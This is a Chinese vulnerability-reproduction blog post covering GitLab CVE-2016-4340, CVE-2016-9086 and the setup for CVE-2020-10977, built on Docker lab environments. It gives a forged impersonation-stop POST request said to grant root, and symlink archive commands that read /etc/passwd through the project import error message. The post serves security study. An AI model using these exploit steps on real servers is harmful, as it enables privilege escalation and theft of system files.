

Gitlab常见漏洞复现及后利用

原创 HKEcho SafeTime 2022年12月12日 15:14 广东

作者：HKEcho@深蓝实验室重保天佑战队

前言

GitLab是一个用于仓库管理系统的开源项目，使用 Git 作为代码管理工具，可通过 Web 界面访问公开或私人项目。这里整理了gitlab常见的漏洞，并在整理过程中发现网上对于gitlab的后利用相关内容较少，这里进行补充。

GitLab版本检测

命令行：

使用如下命令可查看当前GitLab的版本：

```
cat /opt/gitlab/embedded/service/gitlab-rails/VERSION
```

Web页面：

登录后<http://ip/help>或者直接访问<http://ip/help>。

1、CVE-2016-4340

影响版本

Gitlab 8.7.0

Gitlab 8.6.0-8.6.7

Gitlab 8.5.0-8.5.11

Gitlab 8.4.0-8.4.9

Gitlab 8.3.0-8.3.8


Gitlab 8.2.0-8.2.4

环境拉取

```
docker pull gitlab/gitlab-ce:8.7.0-ce.0
```


```
docker run -d -p 443:443 -p 80:80 -p 222:22 --name gitlab --restart always -v /home/gitlab/config:/etc/gitlab -v /home/gitlab/logs:/var/log/gitlab -v /home/gitlab/data:/var/opt/gitlab gitlab/gitlab-ce:8.7.0-ce.0
```

环境搭好后需要更改密码，先创建普通用户，并登录：




漏洞复现

然后新建项目




抓包并查看authenticity_token的值


WmZhMvRYay9X3p27Ai%2Fu28xW5ndPsJrKVk3aCsas%2B0fUqNm1igcX%2FqkzmBMSFE1xjUKJRbScBcWdM3WCN
G8zaw%3D%3D





把包内容全部删除



返回浏览器访问your-ip/admin/users/stop_impersonation?id=root




丢弃掉空白的包，会看到新的包



把数据包修改成post并加入post参数，最后把刚刚获取authenticity_token值替换进去。放包

```
POST /admin/users/stop_impersonation?id=root
. . .
_method=delete&authenticity_token=WmZhMvRYay9X3p27Ai%2Fu28xW5ndPsJrKVk3aCsas%2B0fUqNmli
gcX%2FqkzmBMSFE1xjUKJRbscBcWDm3WCNG8zaw%3D%3D
```

成功获取root权限



2、任意文件读取漏洞（CVE-2016-9086）

在8.9版本后添加的“导出、导入项目”功能，因为没有处理好压缩包中的软连接，已登录用户可以利用这个功能读取服务器上的任意文件。

注：GitLab 8.9.0-8.13.0版本的项目导入功能需要管理员开启，gitlab 8.13.0版本之后所有用户都可以使用导入功能。管理员可以访问 http://domain/admin/application_settings 开启，开启之后用任意用户新建项目的时候，可以在export一项中看到。

影响版本

GitLab CE/EE versions 8.9、8.10、8.11、8.12 和8.13

环境拉取

Vulhub执行如下命令启动一个GitLab Community Server 8.13.1:


```
docker-compose up -d
```

环境运行后，访问<http://192.168.235.129:8080>即可查看GitLab主页，其ssh端口为10022，默认管理员账号root、密码是vulhub123456。


注意，请使用2G及以上内存的VPS或虚拟机运行该环境，实测1G内存的机器无法正常运行GitLab（运行后502错误）。

漏洞复现


注册并登录一个帐户：




然后单击”新建项目“页面上的“GitLab 导出”按钮：



上传文件test.tar.gz，访问文件发现被泄露：/etc/passwd





原理分析

一个空的项目导出后结构如下：

```
lrwxrwxrwx 1 501 staff 11 10月 26 2016 project.json
-rw-r--r-- 1 root root 746 6月 29 19:01 test
-rw-r--r-- 1 501 staff 5 10月 26 2016 VERSION
```

VERSION 的文件内容为GitLab的导出模块的版本，project.json则包含了项目的配置文件。

导入GitLab的导出文件的时候，GitLab会按照如下步骤处理：

- 1. 服务器根据VERSION文件内容检测导出文件版本，如果版本符合，则导入。
- 2. 服务器根据Project.json文件创建一个新的项目，并将对应的项目文件拷贝到服务器上对应的位置。

```
...

def check!

  version = File.open(version_file, &:readline)

  verify_version!(version)

  rescue => e

    shared.error(e)

  false

end

...

def verify_version!(version)

  if Gem::Version.new(version) != Gem::Version.new(Gitlab::ImportExport.version)

    raise Gitlab::ImportExport::Error.new("Import version mismatch: Required #{Gitlab::ImportExport.version} but was #{version}")

  else
```



```

true

end

end

...

```

这里的逻辑是读取VERSION文件的第一行赋值给变量version，然后检测version与当前版本是否相同，相同返回true，version不相同则返回错误信息(错误信息中包括变量的值)。


于是漏洞发现者巧妙的使用了软链接来达到读取任意文件的目的。首先，我们给VERSION文件加上软链接并重新打包。

```

ln -sf /etc/passwd VERSION

tar zcf change_version.tar.gz ./

```



```

dawu@dawu-GL62-6QD:~/下载/download$ ls -las
总用量 24
4 drwxr-xr-x 2 dawu dawu 4096 11月 6 2016 .
4 drwxr-xr-x 3 dawu dawu 4096 11月 6 15:43 ..
12 -rw-r--r-- 1 dawu dawu 9857 11月 6 2016 project.json
4 -rw-r--r-- 1 dawu dawu 5 11月 6 2016 VERSION
dawu@dawu-GL62-6QD:~/下载/download$ ln -sf /etc/passwd VERSION
dawu@dawu-GL62-6QD:~/下载/download$ ls -lsa
总用量 20
4 drwxr-xr-x 2 dawu dawu 4096 11月 6 15:43 .
4 drwxr-xr-x 3 dawu dawu 4096 11月 6 15:43 ..
12 -rw-r--r-- 1 dawu dawu 9857 11月 6 2016 project.json
0 lrwxrwxrwx 1 dawu dawu 11 11月 6 15:43 VERSION -> /etc/passwd
dawu@dawu-GL62-6QD:~/下载/download$ sudo tar zcf change version

```

这样，读取VERSION文件的时候服务器就会根据软链接读取到/etc/passwd的第一行内容并赋值给version。但是由于version与当前版本不相同，所以会输出version的值，也就是/etc/passwd第一行的内容。

访问之前搭建好的GitLab服务器，创建一个新的项目，填写完项目名称后在一栏中选择 Import project from GitLab，export上传我们修改后的导入包，然后就可以看到/etc/passwd文件第一行

Import repository

The repository could not be imported.

Malformed version number string root:x:0:0:root:/root:/bin/bash

SafeTime

但是，如果只读取任意文件的第一行，能做的事情还是太少了。漏洞发现者显然不满足这一结果，他继续找了下去。

读取这一配置文件的代码位于：

```

Project.json/lib/gitlab/import_export/project_tree_restorer.rb

```

中：

```

...

def restore

  json = IO.read(@path)

  tree_hash = ActiveSupport::JSON.decode(json)

  project_members = tree_hash.delete('project_members')

  ActiveRecord::Base.no_touching do

    create_relations

  end

  rescue => e

  shared.error(e)

  false

end

...

```


在这里，我们可以再次使用软链接使变量获取到任意文件的内容，但是由于获取的json文件不是json格式，无法decode，导致异常抛出，最终在前端显示出任意文件的内容。添加软链接并打包：

```

ln -sf /etc/passwd project.json

tar zcf change_version.tar.gz ./

```




```

dawu@dawu-GL62-6QD:~/下载/download$ ls -las
总用量 24
4 drwxr-xr-x 2 dawu dawu 4096 11月 6 2016 .
4 drwxr-xr-x 3 dawu dawu 4096 11月 6 15:43 ..
12 -rw-r--r-- 1 dawu dawu 9857 11月 6 2016 project.json
4 -rw-r--r-- 1 dawu dawu 5 11月 6 2016 VERSION
dawu@dawu-GL62-6QD:~/下载/download$ ln -sf /etc/passwd project.json
dawu@dawu-GL62-6QD:~/下载/download$ ls -las
总用量 12
4 drwxr-xr-x 2 dawu dawu 4096 11月 6 16:01 .
4 drwxr-xr-x 3 dawu dawu 4096 11月 6 15:43 ..
0 lrwxrwxrwx 1 dawu dawu 11 11月 6 16:01 project.json -> /etc/passwd

```

上传导出包，页面上显示的结果：



参考链接

<https://about.gitlab.com/releases/2016/11/02/cve-2016-9086-patches/>

<https://hackerone.com/reports/178152>

<http://paper.seebug.org/104/>

3、任意文件读取漏洞（CVE-2020-10977）

在Gitlab 8.5-12.9版本中，存在一处任意文件读取漏洞，攻击者可以利用该漏洞，在不需要特权的状态下，读取任意文件，造成严重信息泄露，从而导致进一步被攻击的风险。

影响版本


8.5 <= GitLab CE/EE <=12.9

环境搭建

```
docker run --detach --hostname 192.168.235.129 --publish 443:443 --publish 80:80 --publish 22:22 --name gitlab --restart always --volume /root/config:/etc/gitlab --volume /root/logs:/var/log/gitlab --volume /root/data:/var/opt/gitlab gitlab/gitlab-ee:12.1.6-ee.0
```

将IP改为自己电脑本机IP，运行搭建成功访问即可，环境搭好后需要更改密码

在此处创建一个新的账号。



